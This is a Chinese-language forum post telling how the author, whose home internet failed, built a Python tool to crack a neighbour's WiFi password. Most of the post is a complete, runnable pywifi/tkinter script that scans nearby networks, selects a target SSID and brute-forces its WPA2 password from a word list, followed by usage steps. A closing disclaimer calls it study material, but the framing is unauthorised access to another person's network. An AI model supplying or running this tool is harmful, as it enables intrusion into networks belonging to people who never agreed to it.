昨晚家里网络突然中断,对于程序员来说这简直是“灾难”。联系维修人员被告知需要次日才能上门,这该如何是好?
此时,发现邻居的WiFi信号满格,一个念头闪过:能不能想办法蹭个网?首先尝试了常见的“万能钥匙”类工具,但未能成功。

图:尝试连接WiFi时的幽默场景
既然常规方法行不通,那就试试用字典暴力破解密码吧。这种重复性的任务,交给 Python 来完成再合适不过了。搜索发现,pywifi 这个第三方库正好能满足需求。
下面就来详细记录一下使用 Python 实现 WiFi 密码破解的整个过程。
实现思路
核心思路很简单:针对目标 WiFi 名称(SSID),我们循环读取密码字典文件中的每一个密码,依次尝试连接。如果连接失败,则断开后尝试下一个密码,直到连接成功或字典耗尽为止。
具体来说,就是导入 pywifi 库来调用系统网卡接口,通过脚本控制网卡进行扫描、断开、连接等操作,并循环读取密码文件进行测试。使用时,我们只需修改密码文件路径和目标 WiFi 名称即可。
环境准备
- Python 2.7(注意:示例代码基于此版本)
- pywifi 模块(需自行安装,如使用
pip install pywifi)
- 密码字典文件
导入模块
from pywifi import *
from pywifi import const
import time
字典准备
这里准备了一份常见的弱口令 TOP10 列表,作为示例密码字典。文件中每行只包含一组密码,脚本将逐行读取尝试。

图:用于暴力破解的示例弱口令列表
完整代码(带GUI界面)
以下是一个使用 tkinter 构建了图形用户界面(GUI)的完整示例代码,包含了扫描附近 WiFi、选择密码文件、开始破解等功能。
# coding:utf-8

from tkinter import *
from tkinter import ttk
import pywifi
from pywifi import const
import time
import tkinter.filedialog
import tkinter.messagebox

class MY_GUI():
    def __init__(self, init_window_name):
        self.init_window_name = init_window_name

        # 密码文件路径
        self.get_value = StringVar()
        # 获取破解wifi账号
        self.get_wifi_value = StringVar()
        # 获取wifi密码
        self.get_wifimm_value = StringVar()

        self.wifi = pywifi.PyWiFi()  # 抓取网卡接口
        self.iface = self.wifi.interfaces()[0]  # 抓取第一个无线网卡
        self.iface.disconnect()  # 测试链接断开所有链接
        time.sleep(1)  # 休眠1秒
        # 测试网卡是否属于断开状态
        assert self.iface.status() in \
               [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]

    def __str__(self):
        return '(WIFI:%s,%s)' % (self.wifi, self.iface.name())

    # 设置窗口
    def set_init_window(self):
        self.init_window_name.title("WIFI破解工具")
        self.init_window_name.geometry('+500+200')

        labelframe = LabelFrame(width=400, height=200, text="配置")
        labelframe.grid(column=0, row=0, padx=10, pady=10)

        self.search = Button(labelframe, text="搜索附近WiFi", command=self.scans_wifi_list).grid(column=0, row=0)
        self.pojie = Button(labelframe, text="开始破解", command=self.readPassWord).grid(column=1, row=0)
        self.label = Label(labelframe, text="目录路径:").grid(column=0, row=1)
        self.path = Entry(labelframe, width=12, textvariable=self.get_value).grid(column=1, row=1)
        self.file = Button(labelframe, text="添加密码文件目录", command=self.add_mm_file).grid(column=2, row=1)
        self.wifi_text = Label(labelframe, text="WiFi账号:").grid(column=0, row=2)
        self.wifi_input = Entry(labelframe, width=12, textvariable=self.get_wifi_value).grid(column=1, row=2)
        self.wifi_mm_text = Label(labelframe, text="WiFi密码:").grid(column=2, row=2)
        self.wifi_mm_input = Entry(labelframe, width=10, textvariable=self.get_wifimm_value).grid(column=3, row=2,
                                                                                                  sticky=W)

        self.wifi_labelframe = LabelFrame(text="wifi列表")
        self.wifi_labelframe.grid(column=0, row=3, columnspan=4, sticky=NSEW)

        # 定义树形结构与滚动条
        self.wifi_tree = ttk.Treeview(self.wifi_labelframe, show="headings", columns=("a", "b", "c", "d"))
        self.vbar = ttk.Scrollbar(self.wifi_labelframe, orient=VERTICAL, command=self.wifi_tree.yview)
        self.wifi_tree.configure(yscrollcommand=self.vbar.set)

        # 表格的标题
        self.wifi_tree.column("a", width=50, anchor="center")
        self.wifi_tree.column("b", width=100, anchor="center")
        self.wifi_tree.column("c", width=100, anchor="center")
        self.wifi_tree.column("d", width=100, anchor="center")
        self.wifi_tree.heading("a", text="WiFiID")
        self.wifi_tree.heading("b", text="SSID")
        self.wifi_tree.heading("c", text="BSSID")
        self.wifi_tree.heading("d", text="signal")
        self.wifi_tree.grid(row=4, column=0, sticky=NSEW)
        self.wifi_tree.bind("<Double-1>", self.onDBClick)
        self.vbar.grid(row=4, column=1, sticky=NS)

    # 搜索wifi
    def scans_wifi_list(self):  # 扫描周围wifi列表
        # 开始扫描
        print("^_^ 开始扫描附近wifi...")
        self.iface.scan()
        time.sleep(15)
        # 在若干秒后获取扫描结果
        scanres = self.iface.scan_results()
        # 统计附近被发现的热点数量
        nums = len(scanres)
        print("数量: %s" % (nums))
        # 实际数据
        self.show_scans_wifi_list(scanres)
        return scanres

    # 显示wifi列表
    def show_scans_wifi_list(self, scans_res):
        for index, wifi_info in enumerate(scans_res):
            self.wifi_tree.insert("", 'end', values=(index + 1, wifi_info.ssid, wifi_info.bssid, wifi_info.signal))

    # 添加密码文件目录
    def add_mm_file(self):
        self.filename = tkinter.filedialog.askopenfilename()
        self.get_value.set(self.filename)

    # Treeview绑定事件
    def onDBClick(self, event):
        self.sels = event.widget.selection()
        self.get_wifi_value.set(self.wifi_tree.item(self.sels, "values")[1])

    # 读取密码字典,进行匹配
    def readPassWord(self):
        self.getFilePath = self.get_value.get()
        self.get_wifissid = self.get_wifi_value.get()
        self.pwdfilehander = open(self.getFilePath, "r", errors="ignore")
        while True:
            try:
                self.pwdStr = self.pwdfilehander.readline()
                if not self.pwdStr:
                    break
                self.bool1 = self.connect(self.pwdStr, self.get_wifissid)
                if self.bool1:
                    self.res = "===正确=== wifi名:%s 匹配密码:%s " % (self.get_wifissid, self.pwdStr)
                    self.get_wifimm_value.set(self.pwdStr)
                    tkinter.messagebox.showinfo('提示', '破解成功!!!')
                    print(self.res)
                    break
                else:
                    self.res = "---错误--- wifi名:%s匹配密码:%s" % (self.get_wifissid, self.pwdStr)
                    print(self.res)
                    sleep(3)
            except:
                continue

    # 对wifi和密码进行匹配
    def connect(self, pwd_Str, wifi_ssid):
        # 创建wifi链接文件
        self.profile = pywifi.Profile()
        self.profile.ssid = wifi_ssid  # wifi名称
        self.profile.auth = const.AUTH_ALG_OPEN  # 网卡的开放
        self.profile.akm.append(const.AKM_TYPE_WPA2PSK)  # wifi加密算法
        self.profile.cipher = const.CIPHER_TYPE_CCMP  # 加密单元
        self.profile.key = pwd_Str  # 密码
        self.iface.remove_all_network_profiles()  # 删除所有的wifi文件
        self.tmp_profile = self.iface.add_network_profile(self.profile)  # 设定新的链接文件
        self.iface.connect(self.tmp_profile)  # 链接
        time.sleep(5)
        if self.iface.status() == const.IFACE_CONNECTED:  # 判断是否连接上
            isOK = True
        else:
            isOK = False
        self.iface.disconnect()  # 断开
        time.sleep(1)
        # 检查断开状态
        assert self.iface.status() in \
               [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
        return isOK

def gui_start():
    init_window = Tk()
    ui = MY_GUI(init_window)
    print(ui)
    ui.set_init_window()
    init_window.mainloop()

gui_start()
运行结果
运行上述代码后,会出现一个图形界面工具。按照界面提示操作:先“搜索附近WiFi”,在列表中选择目标 WiFi,然后“添加密码文件目录”指向你的字典文件,最后点击“开始破解”即可。

图:使用Python tkinter开发的WiFi密码破解工具界面
程序会开始自动尝试字典中的密码,并在破解成功后弹出提示框并显示密码。这本质上是一种 安全/渗透/逆向 测试中常见的密码暴力破解思路,用于评估无线网络的安全性。
技术交流与探讨:本文演示了使用 Python 进行 WiFi 密码破解的基本原理,仅供学习与安全测试参考。在实际应用中,请务必遵守法律法规,仅对您拥有合法权限的网络进行测试。更多技术实战与安全讨论,欢迎访问 云栈社区。
 发表于 2025-12-30 03:25:21
|
查看: 1835|
回复: 0
发表于 2025-12-30 03:25:21
|
查看: 1835|
回复: 0

